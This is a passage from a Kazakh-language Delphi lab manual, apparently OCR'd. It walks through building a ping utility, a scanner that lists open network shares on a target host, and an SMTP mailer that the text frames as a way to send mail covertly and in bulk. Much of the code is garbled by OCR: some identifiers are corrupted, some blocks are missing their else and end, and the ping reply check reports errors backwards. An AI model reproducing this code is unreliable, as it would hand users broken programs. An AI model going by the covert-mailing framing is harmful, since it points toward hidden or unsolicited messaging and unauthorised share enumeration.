


Рис. 4.17. Закладка FPiette

Барлық қажет компоненттер орнатылған, бағдарламалауға өтеміз. Барлық терезелерді жабыңыз да, пакетте өзгерістерді сақтау туралы сұрақтарға иә деп жауап беріңіз. Жаңа жоба жасаңыз. Формаға екі TLabel және екі TEdit компоненттерін орналастырыңыз. Оларды 4.18 суреттегідей орналастырыңыз.

Label-де Caption қасиетін компьютер атына өзгертіңіз, ал Label2-де – пакет өлшеміне. Label1 –ге қарсы Edit1 тұруы қажет. Бұнда сіз пингілеу қажет компьютердің атын немесе IP-адресін енгізесіз. Edit2-ге пакет өлшемін енгіземіз. Сонымен қатар формаға **Win32** қосымшасынан RichEdit компонентін орналастыру артық болмайды. Оған біз операцияның орындалу нәтижесін жазып отырамыз. Және ақырында формаға FPiette қосымшасынан пингті жүргізетін Ping компонентін орналастырыңыз (4.19 сурет).



4.18 сурет. Бағдарлама формасы




Рис. 4.19. Свойства компонента Ping

Енді форма дайын. Тек кодты ғана жазу қалды. Батырманың onclick жағдайының өңделуін құрыңыз. Келесіні жазу қажет:

```
procedure TPingForm.Button1Click(Sender: TObject);
```

```

begin
RichEdit1.Lines.Add('Поиск •' + Edit1.Text + " ");
Ping1.Size:=StrToInt(Edit2,Text);
Ping1.DnsLookup(Edit1.Text);
end;

```

Бұнда RichEdit компоненті арқылы бірінші жолға пинг басталғаны туралы хабарлама шығады. Екінші жол Edit2-де көрсетілгендей пинг пакетінің өлшемін орнатады (ping1.size). Ақырғы жол компьютерді DNS (ping1.DnsLookup) арқылы іздеуді қосады. Егер сіз IP-адресі енгізсеңіз де DNS базасындағы іздеу ешқандай жамандық істемейді. Енді Ping1 компонентін белгілеп, ол үшін onDnsLookupDone оқиға өңделуін құрыңыз (DNS базасында іздеу болған соң). Мұнда келесіні жазыңыз:

```

procedure TPingForm.Ping1DnsLookupDone(Sender: TObject; Error: Word);
begin
//Егер қате болса, онда...
if Error <> 0 then
begin
//Қате туралы хабарламаны шығару
RichEdit1.Lines.Add('Хост табылмады ••' + Edit1.Text + " ");
//ШЫҒЫС
Expend;
//Егер қателер болмас, онда RichEdit1 –ге іздеу нәтижесін шығарамыз
RichEdit1.Lines.Add('Хост "' + Edit1.Text + "' - ' + Ping1.DnsResult);
// Ping компонентінің Address қасиетін DNS базасында табылған адреске тең етіп

```

қоямыз

```

Ping1.Address := Ping1.DnsResult,-
// Ping-ті қосамыз
Ping1.Ping;
end;

```

Оның құрамымен оңай танысу үшін мен листингіге комментарийлер қостым. Біз пинг нәтижесін ұстауымыз қажет. Ол үшін Ping1 компоненті үшін onEchoReply оқиға өңделуін құрыңыз:

```

procedure TPingForm.Ping1EchoReply(Sender, Icmp: TObject; Error: Integer);
begin
if Error = 0 then
RichEdit1.Lines.Add('Не могу выполнить операцию ping: ' + Ping1.Errorstring)
else
RichEdit1.Lines.Add('Получено ' + IntToStr(Ping1.Reply.DataSize) +
1 байт от '+Ping1.HostIP+' за ' + IntToStr(Ping1.Reply.RTT)+
' миллисекунд');
end;

```

Бұнда пинг нәтижесі шығарылады. Егер Error 0-ге тең болса, онда қате туралы хабарлама көрсетіледі. Олай болмаса, ping өткен уақыт көрсетіледі.

Ақырында косметикалық операция жүргізейік. ping1 компоненті үшін OnEchoRequest оқиға өңделуін құрыңыз. Оған келесіні жазыңыз:

```

procedure TPingForm.Ping1EchoRequest(Sender, Icmp: TObject);
begin
RichEdit1.Lines.Add('Посылка ' + IntToStr(Ping1.Size) +
' байтов на ' + Ping1.HostName);
end;

```

Бұл пинг жағдайын көрсететін косметикалық түзету. OnEchoRequest жағдайы пакет шектелген машинаға жіберілгенде орындалады. Бұл жағдай ұсталады және белгілі бір

адреспен машинаға белгілі бір өлшемде мәлімет жіберіліп жатқаны туралы хабарлама шығарылады. Осылайша ақпарат оңай қабылданады, және онымен жұмыс істеу оңай болады.




Рис. 4.20. Результат работы утилиты Ping

Енді сіздің арсеналыңызда кез келген компьютершіде болуы қажет желімен байланысты өзіңіз жасаған утилита пайда болды.

№ 4 тәжірибелік жұмыс.

Тақырыбы: Қолжетерлік ресурстарды іздеуде желілерді сканирлеу.

Сетевое программирование: сетевые утилиты

Delphi-ді жүктеңіз. Формада бізге бір TEdit компоненті керек болады (name қасиетінде AddressEdit көрсетіңіз), және бір tmea0. Компоненттерді керекті түріне әзірлеу керек және **Просканировать** батырмасын қосу керек. 4.25 суретінде менің форма нұсқасын көре аласыз.

AddressEdit компонентіне сканерленетін компьютердің адресін енгіземіз. Берілген мысалда мен бір ғана адресің сканерлеуімен шектелдім.




Рис. 4.25. Форма будущей программы

Енді onclick жағдайының өңделуін жасау керек және келесіні жазамыз (4.3 листинг).

Листинг 4,3. Бос қолжетерлікте ресурстарды сканирлеу.

```
procedure TForm1.Button1Click(Sender: TObject);
var
hNetEnum: THandle;
NetContainerToOpen: NETRESOURCE;
ResourceBuffer: array[1..2000] of TNetResource;
i^ResourceBuf^ntriesToGet: DWORD;
begin
NetContainerToOpen.dwScope:=RESOURCE__GLOBALNET;
NetContainerToOpen.dwType:=RESOURCE__ANY;
NetContainerToOpen.ipLocalName:=nil;
NetContainerToOpen.ipRemoteName:= PChar('\\'+AddressEdit.Text);
NetContainerToOpen.lpProvider:= nil;
WNetOpenEnum (RESOURCE__GLOBALNET, RESOURCE__ANY,
RESOURCEUSAGE_CONNECTABLE or RESOURCEUSAGE_CONTAINER,
@NetContainerToOpen, hNetEnum);
while TRUE do
begin
ResourceBuf := sizeof(ResourceBuffer);
EntriesToGet := 2000;
if (NO_ERROR <> WNetEnumResource(hNetEnum, EntriesToGet,
@ResourceBuffer, ResourceBuf)) then
begin
WNetCloseEnum(hNetEnum) ;
exit;
end;
for i := 1 to EntriesToGet do
Memo1.Lines.Add(string(ResourceBuffer[i].lpRemoteName));
end;
end;
```

Егер сізге листинг түсінікті болса, онда бұл бөлімді оқуды аяқтау керек, ал егер сізде сұрақтар пайда болса, онда оны нақтырақ қарастырайық.

Ең басында NetcontainerToOpen құрылымды толтыру басталады. Онда келесі бес жолды толтыру керек.

1. dwScope — бұл параметрде айтылатын ресурстардың рамкаларын көрсету керек. RESOURCE__GLOBALNET1 іздеу желіде өту үшін белгіледік.

2. dwType — мұнда айтылатын ресурстардың типтері көрсетіледі. Дискілер үшін resourcetype__disk, принтерлер үшін resourcetype__print және барлығы үшін resourcetype__any көрсете аласыз.

3. lpLocalName — бұл параметрді 0-ге теңестіру керек.

4. ipRemoteName — мұнда NetBIOS көрсету керек – сканерленетін компьютердің аты немесе IP-адрес. Егер адресі көрсететін болсаңыз, онда алдында екі слэш қою керек.

5. lpProvider — ресурс иесінің аты. Егер ол анықталмаса, онда nil-ді көрсету қажет.

Құрылымды толтырғаннан кейін сканерлеу үрдісін ашу керек. Бұл үшін келесі бес параметрі бар WnetopenEnum функциясы бар.

1. Сканерлеу облысы. Мұнда қайтадан RESOURCE__GLOBALNET көрсетеміз.

2. Сканерленетін ресурстардың типі. Тағы да бәрін көрсетеміз — RESOURCE__ANY.

3. Мұнда аударатын ресурстарды көрсету қажет. Егер барлығы ерек болса, онда 0-ді көрсетіңіз. Басқа мүмкін болатын мәндер:

RESOURCEUSAGE_CONNECTABLE — қосылатын, және
RESOURCEUSAGE_CONTAINER — сақталынатын.

4. Біз толтырған құрылым.

5. THandle типті айнымалы.

Аударымдарды ашқаннан кейін, оның жүзеге асыруына кірісуге болады. Бұл үшін шексіз цикл жүктеледі:

```
while TRUE do
begin
end;
```

Циклдің ішінде әрдайым `wNetEnumResource` функциясы шақырылады. Егер олар қатені қайтарса, онда `wnetciouseEnum` арқылы аударымдар жабылады, және біз процедурадан шығамыз, сондықтан ашылған ресурстар жоқ. `WnetEnumResource` функциясында төрт параметр бар:

1. Мұнда `wNetopenEnum` аударымды ашқанда ақырғы параметрде көрсетілген айнымалыны белгілеу керек.

2. Мұнда ресурстарға қайтатын қажет санды сақтайтын айнымалыны көрсету керек. Мысалда `EntriesToGet` бұл айнымалы. Функция орындалғаннан кейін бұл айнымалыда 2000 емес, ал ашылған ресурстардың саны көрсетіледі.

3. Мұнда `TNetResource` құрылымының массиві болу керек. Листингте максимум 2000 ресурс сұратылады, яғни, Массив 2000 құрылымнан тұруы керек(`ResourceBuffer : array[1..2000] of TNetResource;`).

4. Алдыңғы параметрде көрсетілгені массив өлшемі.

`WnetciouseEnum` функциясында бір ғана параметр бар. Егер аударымдар сәтті өтсе, онда алынған ақпаратты экранға шығара аламыз. Ол үшін 0-ден `EntriesToGet` қайтарылған мәндердің санына дейін циклді жүктейміз:

```
for i := 1 to EntriesToGet do
Memol.Lines.Addfstring(ResourceBuffer[i].lpRemoteName));
```

Цикл ішінде `Memol` компонентіне ресурс аты бар, жолды еңгіземіз. Алынған ашық ресурс атын `ResourceBuffer[i].lpRemoteName` айнымалыда оқуға болады. `ResourceBuffer [i] .lpRemoteName` — бұл жол емес, сондықтан бұл параметрді жолға айналдыру керек. Ол үшін `String()` функциясы қолданылады:

```
String(ResourceBuffer[i].lpRemoteName).
```

Сонымен, кеңейтілген ресурстардың сканері дайын, бірақ ол тек бір көрсетілген машинаны сканерлейді.




Рис. 4.26. Результат работы программы

Компакт-дискіде `\Примеры\Глава 4\Scan share` директориясында осы бағдарламаның мысалын көре аласыз.

№5 Зертханалық жұмыс .

Тақырыбы: Сіздің пошталық тышқаныңыз.

Маған әрдайым пайдаланушы білмегендей хатты қалай жіберуге болатыны туралы өтінішпен хаттар келеді. Мен үшін бұл жерде ешқандай қиындық жоқ. Delphi-де мұндай қиындықты шешу үшін компоненттері жеткілікті. Соның көмегімен жіберілген хаттар пошталық клиентте сақталмайды, сондықтан сіз еш қиындықсыз жіберуді көрінбейтіндей ғып істей аласыз.

Сонымен, мен сізге жай ғана тәсіл емес, ал ең қолайлы және қызықты тәсіл ұсынамын. Мен Free Internet кітапханасының компоненттерінің көмегімен хаттарды жіберуді жақсы көремін. Бұл кітапхана ақысыз болып табылады. Сіз оларды дискідегі Компоненты/Freenet директориясында таба аласыз.

Кітапхана өте оңай орнатылады. Сізге Delphi көмегімен FreeInter.dpk файлын ашу керек және **Install** батырмасын басу керек (4.27 суреті)




Рис. 4.27. Установка пакета




Рис. 4.28. Главное окно почтовика

4.28 суретіне қарасаңыз, бас терезенің мысалын көре аласыз. Мысалдың жайлығына қарамастан, ол өте әдемі және бағдарламаны қолдануға болады, бірақ кейбір функциялары жұмыс істемейді, тек қана белгіленген. Адрестік кітаптың келбетіне қарасақ (4.29 сурет), автордың ақша үшін емес, өзі үшін тырысқанын түсінуге болады. Бәрі ойластырылған және әдемі істелінген.




Рис. 4.29. Симпатичная адресная книга

Бұл кітапхананың көмегімен жай ғана хатты жіберу үшін, Delphi-ді жүктеу керек және жай Application проектісін құрастыру керек. Бастапқы форманы 4.30 суретіне қарап әзірлейміз. Ең бастапқы компонент – бұл sendMail. Осы арқылы хат жіберіледі. Бізге пошталық жәшік туралы мәліметтерді енгізу мүмкіндігі болу керек және SMTP- сервері, ол арқылы хат жіберіліп отырады. Ол үшін тағы бір форма жасаймыз, оның сыртқы түрі 4.31 суретіне сәйкес болу керек.




Рис. 4.30. Главное окно будущей программы




Рис. 4.31. Форма, в которой пользователь будет задавать свойства SMTP-сервера

Енді бағдарламалауға кірісуге болады. **Отправить** батырмасына келесі кодты жазамыз (4.4 листингі).

Листинг 4.4 Хаттың жіберілуі.

```

procedure TForm1.SendButtonClick(Sender: TObject);
var
i:Integer;
begin
//Проверка наличия информации о почтовом сервере
if SMTPOptForm.SMTPEdit.Text="" then
SMTPOptForm.ShowModal;
//Заполняем параметры письма
SendMaill.FROM_Address:=SMTPOptForm.SendFromEdit.Text;
SendMaill.SMTP_Server:=SMTPOptForm.SMTPEdit.Text;
SendMaill.Port:^StrToIntDef(SMTPOptForm.PortEdit.Text,25);
SendMaill.TO_Address:=SendToEdit.Text;
SendMaill.Subject:=SubEdit.Text;
//Заполняем список адресатов
SendMaill.Listcc.Clear;
SendMaill.Listcc.Add(CCEdit.Text);
//Вносим сам текст письма
SendMaill.MailText.Clear;
for i:=0 to TextEdit.Lines.Count-1 do
SendMaill.MailText.Add(TextEdit.Lines.Strings[i]);
//Прикрепляем файлы
SendMaill.Attachments.Clear;
SendMaill.Attachments.Add("");
//Отправка письма
SendMaill.Action:=Send_Mail;
end;

```

Ең бірінші жолда SMTP-сервері жөнінде ақпарат көлемі тексеріледі. Егер SMTPOptForm терезесінде SMTP-серверінің адрес жолында ештеңе болмаса, онда кіммен жалғану керек екені белгісіз болады және экранға түзеу терезесін шығару керек. Оның кескіндемесінен кейін поштаны жіберу үшін қажет болатын SendMaill компонентінің жолдары толтырылады. Сіз келесі жолдарды жазу керексіз.

- FROM_Address — мұнда жіберушінің e-mail-ы көрсетіледі.
- SMTP_server — SMTP-серверінің адресі.
- port — сервер порты.
- TO_Address — хат жіберілетін адамның адресі.
- subject — хаттың тақырыбы.

Содан соң көшірме кімге жіберілу керек туралы тізім толтырылады. Бұл тізім Listcc қасиетінде орналасқан. Бірақ толтырудың алдында оның ішін clear әдісімен тазалау керек.

Егер сіз массалық жіберудің бағдарламасын жазсаңыз, онда бірнеше адресстерді мына түрде жібере аласыз:

```
SendMaill.Listcc.Clear;  
SendMaill.Listec.Add('vasya@mail.ru') ;  
SendMaill.Listcc.Add('petya@raail.ru');
```

Хаттың мәтіні MailText қасиетінде орналасқан. Оны да мүмкін болатын ескі құрамын жою үшін Clear әдісімен тазалаймыз. Содан кейін енгізілген мәтінмен толтырамыз: SendMaill.MailText.Clear;

```
for i:=0 to TextEdit.Lines.Count-1 do  
SendMaill.MailText.Add(TextEdit.Lines.Strings[i 3]);
```

Енді ақырғы істейтініміз – хатпен бірге пошта арқылы жіберу үшін файлдарды біріктіру керек. Файлдардың тізімі Attachments қасиетінде орналасқан. Оны да clear әдісімен тазалаймыз, ал одан кейін Add әдісімен файлдарды қосамыз. Бұл әдістің бір ғана параметрі бар – жіберу керек болатын файлға жол.

```
SendMaill.Attachments.Clear;  
SendMaill.Attachments.Add('c:\filename.txt');  
Ақырғы жол компонентті жасалған хатты жіберуге мәжбүрлейді:  
SendMaill.Action:=Send_Mail;  
Мұнда Action қасиетіне sendMail мәні қойылады.
```

Ұсынылатын әдебиеттер тізімі

Негізгі әдебиеттер

1. Джеф Раскин, Интерфейс: новые направления в проектировании компьютерных систем.-Пер. с англ. - СПб: Символ-Плюс, 2003.
2. Торрес Роберт Дж., Практическое руководство по проектированию и разработке пользовательского интерфейса. - Пер. с англ. - \1. Издательский дом "Вильяме", 2002.
3. Коутс Р., Влеймник И. Интерфейс "человек - машина " - Пер. с англ. - М.: Мир, 1990.
4. Алиев Т.М., Вигдоров Д.И., Кривошеев В.П. Системы отображения информации. //М: Высшая школа, 1988.
5. Гасов В.М., Соломонов Л.А. Инженерно – психологическое проектирование взаимодействия человека с техническими средствами. Практическое пособие. Под ред. Четверикова В.Н. //М. :Высшая школа, 1990.
6. Соломонов Л.А., Филипович Ю.Н., Шульгин В.А. Персональные автоматизированные информационные системы. Практическое пособие. Под ред. Четверикова В.Н. //М.:Высшая школа. 1990.

Қосымша әдебиеттер

7. Гасов В.М., Меньков А.В., Соломонов Л.А., Ширин А.В. Системное проектирование взаимодействия человека с техническими системами. Практическое пособие. Под ред. Четверикова В.Н. //М.: Высшая школа, 1991.
8. Гасов В.М., Коротаяев А.И., Сенькин СИ. Отображение информации. Практическое пособие. Под ред. Четверикова В.Н. //М.:Высшая школа, 1991.
9. Сальников Ю.В., Савченко А.В., Филипов А.И. Средства общения с ЭВМ. Под ред. Савельева А.Я. //М.:Высшая школа. 1987.
10. Айден К., Колесниченко О., Крамер \1, Фибельман Х., Шишигин И. Аппаратные средства РС.//С.-Петербург: ВНУ.1998.
11. Борзенко А. IBM PC: устройство, ремонт, модернизация.//М.: 1995.450 с.
12. Смоляров А.М. Системы отображения информации и инженерная психология. //М: Высшая школа, 1982.
13. Дракин В.Р., Попов Э.В., Преображенский А.Б. Общение конечных пользователей с системами обработки данных.//М.: Радио и связь, 1988,
14. Основы инженерной психологии. Под ред. В.Ф.Ломова.- М.:Высшая школа 1986.
15. Жумагалиев Б.И. Средства взаимодействия в автоматизированных системах. Учебное пособие. КазНТУ, Алматы, 2001.